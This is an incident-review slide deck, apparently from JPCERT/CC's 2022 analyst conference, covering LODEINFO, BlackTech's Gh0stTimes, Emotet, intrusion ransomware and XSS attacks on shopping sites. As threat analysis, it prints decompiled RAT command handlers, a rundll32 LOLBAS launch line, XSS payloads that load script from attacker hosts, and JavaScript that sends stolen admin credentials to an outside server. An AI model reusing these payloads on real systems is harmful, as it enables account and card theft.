Japan Security Analyst Conference 2022
(Opening Talk)

Looking back on the incidents in 2021

JPCERT Coordination Center
Incident Response Group
Takayoshi SHIIGI

January 27th, 2022

Two Major Attack Types

Targeted

(Attack aimed to steal confidential information)

Widespread

(Attack aimed to steal money)

Copyright ©2022 JPCERT/CC All rights reserved.


Targeted Attack

Copyright ©2022 JPCERT/CC All rights reserved.

LODEINFO

Copyright ©2022 JPCERT/CC All rights reserved.


Version History



Copyright ©2022 JPCERT/CC All rights reserved.


Change in Launch Method

DLL side Loading (v0.3.x)



DLL side loading Via LOLBAS(v0.4.x)

Execute: rundll32.exe advpack.dll,RegisterOCX <path to executable file>



Copyright ©2022 JPCERT/CC All rights reserved.

Changes in Commands

v0.4.6	v0.4.7-v0.4.9	v0.5.6
•cd, ls •send, recv •cat •memory •kill •ver •command •print •rm •ransom •keylog •mv, cp, mkdir •ps, pkill	•cd, ls •send, recv •cat •memory •kill •ver •command •print •rm •ransom •keylog •mv, cp, mkdir •ps, pkill	•cd, ls •send, recv •cat •memory •kill •ver •command •print •rm •ransom •keylog •mv, cp, mkdir •ps, pkill **•comc** **•autorun** **•(config)**

( ): The commands in brackets have not been implemented but just added

Copyright ©2022 JPCERT/CC All rights reserved.

BlackTech

Copyright ©2022 JPCERT/CC All rights reserved.

Gh0stTimes (similarity to Gh0stRAT)

```
char __fastcall CFileManager::OnReceive(this *a1, const CHAR *lpBuffer,
{
  char result; // al
  const char *v5; // rbx
  HANDLE FirstFileA; // rax
  const CHAR *v7; // rbx
  int v8; // eax
  UINT v9; // ebx
  char v10[16]; // [rsp+20h] [rbp-278h] BYREF
  struct _WIN32_FIND_DATAA FindFileData; // [rsp+30h] [rbp-268h] BYREF
  CHAR FileName[272]; // [rsp+170h] [rbp-128h] BYREF

  result = *lpBuffer - 2;
  switch ( *lpBuffer )
  {
    case 2:
      return SendFilesList(a1, lpBuffer + 1);
    case 3:
      return UploadToRemote(a1, lpBuffer + 1);
    case 4:
      return CreateLocalRecvFile(a1, (lpBuffer + 1));
    case 5:
      return WriteLocalRecvFile(a1, (lpBuffer + 1), nSize - 1);
    case 7:
      return SendFileData(a1, (lpBuffer + 1));
    case 8:
      return StopTransfer(a1);
    case 9:
      DeleteFileA(lpBuffer + 1);
      v10[0] = 108;
      return mal_send_to_server(a1, v10, 1u);
    case 0xA:
      v5 = lpBuffer + 1;
      wsprintfA(FileName, "%s\\*.*", lpBuffer + 1);
      FirstFileA = FindFirstFileA(FileName, &FindFileData);
      if ( FirstFileA != -1164 )
        DeleteDirectory(a1, v5, &FindFileData, FirstFileA);
      v10[0] = 108;
      return mal_send_to_server(a1, v10, 1u);
    case 0xB:
      (*(DWORD(a1->recv_decoded_data.alloc_ptr) = *(lpBuffer + 1);
      return GetFileData(a1);
    case 0xC:
      CreateFolder(a1, lpBuffer + 1);
      v10[0] = 111;
      return mal_send_to_server(a1, v10, 1u);
    case 0xD:
      v7 = lpBuffer + 1;
      v8 = lstrlenA(lpBuffer + 1);
      MoveFileA(v7, &v7[v8 + 1]);
      v10[0] = 113;
      return mal_send_to_server(a1, v10, 1u);
    case 0xE:
      v9 = 5;
      goto LABEL_18;
    case 0xF:
      v9 = 0;
LABEL_18:
      result = OpenFile(a1, (lpBuffer + 1), v9);
      break;
    default:
      return result;
  }
  return result;
}
```


Gh0stTimes(CFileManager)

```
void CFileManager::OnReceive(LPBYTE lpBuffer, UINT nSize)
{
        switch (lpBuffer[0])
        {
        case COMMAND_LIST_FILES:// 获取文件列表
                SendFileList((char *)lpBuffer + 1);
                break;
        case COMMAND_DELETE_FILE:// 删除文件
                DeleteFile((char *)lpBuffer + 1);
                SendToken(TOKEN_DELETE_FINISH);
                break;
        case COMMAND_DELETE_DIRECTORY:// 删除目录
                ///printf("删除目录 %s\n", (char *)(lpBuffer + 1));
                DeleteDirectory((char *)lpBuffer + 1);
                SendToken(TOKEN_DELETE_FINISH);
                break;
        case COMMAND_DOWN_FILES: // 上传文件
                UploadToRemote(lpBuffer + 1);
                break;
        case COMMAND_CONTINUE: // 上传文件
                SendFileData(lpBuffer + 1);
                break;
        case COMMAND_CREATE_FOLDER:
                CreateFolder(lpBuffer + 1);
                break;
        case COMMAND_RENAME_FILE:
                Rename(lpBuffer + 1);
                break;
        case COMMAND_STOP:
                StopTransfer();
                break;
        case COMMAND_SET_TRANSFER_MODE:
                SetTransferMode(lpBuffer + 1);
                break;
        case COMMAND_FILE_SIZE:
                CreateLocalRecvFile(lpBuffer + 1);
                break;
        case COMMAND_FILE_DATA:
                WriteLocalRecvFile(lpBuffer + 1, nSize - 1);
                break;
        case COMMAND_OPEN_FILE_SHOW:
                OpenFile((char *)lpBuffer + 1, SW_SHOW);
                break;
        case COMMAND_OPEN_FILE_HIDE:
                OpenFile((char *)lpBuffer + 1, SW_HIDE);
                break;
        default:
                break;
        }
}
```

Gh0stRAT(CFileManager)

Copyright ©2022 JPCERT/CC All rights reserved.

Panel for Gh0stRAT(Times)



Copyright ©2022 JPCERT/CC All rights reserved.


Widespread Attack


Copyright ©2022 JPCERT/CC All rights reserved.

Emotet

Copyright ©2022 JPCERT/CC All rights reserved.

Emotet Takedown





Copyright ©2022 JPCERT/CC All rights reserved.

Emotet Restarts (Multiple updates to our blog)

佐條 研(Ken Sajo)　2019/12/02

マルウエアEmotetへの対応FAQ

Emotet

ツイート　メール

最終更新日:2021.12.1

(2021.12.1 追加情報)
メール内のリンクをクリックすると、図7のようなPDFのプレビュー用アプリケーションを装ったページへ遷移する例を確認しています。
画面のリンクをクリックすると図8のようなアプリケーションのインストール要求が表示され、インストールしてしまうと、アプリケーションがEmotetをダウンロードし、Emotetに感染してしまいます。

(2021.11.19 追加情報)
2021/11/14から活動再開が確認されたEmotetでは、メールにdocmファイル、xlsmファイル、パスワード付きzipファイルが添付されるケースを確認しています。また、メール内のリンクからdocmファイル、xlsmファイルがダウンロードされるケースを確認しています。

(2021.11.19 追加情報)
2021年11月14日より活動が再開されているEmotetの感染有無も「EmoCheck」 v2.0で確認できます。

JPCERTCC / EmoCheck

```
Emotet detection tool by JPCERT/CC.

Version      : 2.0
Release Date : 2021/1/27
URL          : https://github.com/JPCERTCC/EmoCheck
```


Copyright ©2022 JPCERT/CC All rights reserved.

Ransomware Attack with Penetration

Copyright ©2022 JPCERT/CC All rights reserved.

Sample of Ransomware Reported to JPCERT/CC

- Magniber
- Ryuk
- Eiking
- Snatch
- Hive
- Medusalocker
- Avaddon
- Lockbit
- Ragnar Locker
- AgeLocker
- AvosLocker


Copyright ©2022 JPCERT/CC All rights reserved.

Publication(FAQ)

侵入型ランサムウェア攻撃を受けたら読むFAQ

最終更新: 2022-01-13

ランサムウェアを用いた攻撃は、一台から数台の端末の感染被害から、業務停止を引き起こす大規模な感染被害に至るものまでさまざまです。本FAQでは、企業や組織の内部ネットワークに攻撃者が「侵入」した後、情報窃取やランサムウェアを用いたファイルの暗号化などを行う攻撃の被害に遭った場合の対応のポイントや留意点などをFAQ形式で記載します。
JPCERT/CCでは、こうした攻撃を他のランサムウェアを用いた攻撃と区別し、**「侵入型ランサムウェア攻撃」**と呼びます。



[図1：侵入型ランサムウェア攻撃の特徴のイメージ]


ネットワーク内部の複数のシステムでファイルの拡張子が変わり開封できなくなった、自組織から窃取されたとみられるファイルを暴露する投稿が行われた、または攻撃者から通知が届いたなどの状況を確認している場合、この攻撃の被害を受けている可能性があります。被害に遭われた企業や組織のCSIRTおよび情報セキュリティ担当の方は、インシデント対応を進める上での参考情報として本FAQをご活用ください。

Copyright ©2022 JPCERT/CC All rights reserved.

Attack Exploiting XSS Vulnerability in E-commerce Websites

Copyright ©2022 JPCERT/CC All rights reserved.

Attack Overview



Copyright ©2022 JPCERT/CC All rights reserved.

Stealing Administrator's Account Information

```
13 ご注文番号[redacted]
14 お支払い合[redacted]
15 お支払い方[redacted]
16 メッセージ：プライバシーパッケージ&lt;/tExtArEa&gt;&#039;&quot;&gt;&lt;img src onerror=s=createElement(&#039;script&#039
   );body.appendChild(s);s.src=&#039;//xf6.site/A&#039;&gt;
17
18
   - 省略 -
39 ****************************************
40 □ご注文者情報
41 ****************************************
42 お名前□：[redacted]
43 フリガナ[redacted]
44 会社名□：&lt;sCRiPt sRC=//77i.co&gt;&lt;
45 電話番号[redacted]
46 FAX番号 [redacted]
47
48 メールアドレス：[redacted]
49
50 ****************************************
51 □配送情報
52 ****************************************
53
54 ◎お届け先
55 お名前□：[redacted]
56 フリガナ[redacted]
57 会社名□：&lt;sCRiPt sRC=//77i.co&gt;&lt;/sCrIpT&gt;
58 郵便番号[redacted]
59 住所□：[redacted]sCRiPt sRC=//77i.co&gt;&lt;/sCrIpT&gt;&lt;sCRiPt sRC=//77i.co&gt;&lt;/sCrIpT&gt;
60 電話番号：[redacted]
```

Malicious order exploiting XSS vulnerability


```
function create_form(a)
{
  var f=document.createElement("form");
  f.id="safeFoem";
  document.getElementsByTagName("body")[0].appendChild(f);
  var b=document.createElement("input");
  b.type="username";
  b.name="username";
  b.id="username";
  f.appendChild(b);
  var e=document.createElement("input");
  e.name="password";
  e.type="password";
  e.id="password";
  f.appendChild(e)
}
```

```
var d="location="+window.location.href+Math.random()+"&key="+username+"&session="+password
function postrecMain3(a,b)
{
  var c=null;
  try
  {
    c=new XMLHttpRequest()
  }
  catch(e)
  {
    c=new ActiveXObject("Microsoft.XMLHTTP")
  }
  c.open("post",b,true);
  c.setRequestHeader('content-type','application/x-www-form-urlencoded');
  c.send(a)
}
del_form();
postrecMain3(d,"https://77i.co/jquery.js.php?do=api&id=CbSt")
```

Information stealing JavaScript code

Copyright ©2022 JPCERT/CC All rights reserved.

Stealing Credit Card Information



Flow of attack

Information stealing JavaScript code


JavaScript code sending credit card information

Copyright ©2022 JPCERT/CC All rights reserved.

Attack Exploiting Apache Log4j Vulnerability (CVE-2021-44228)

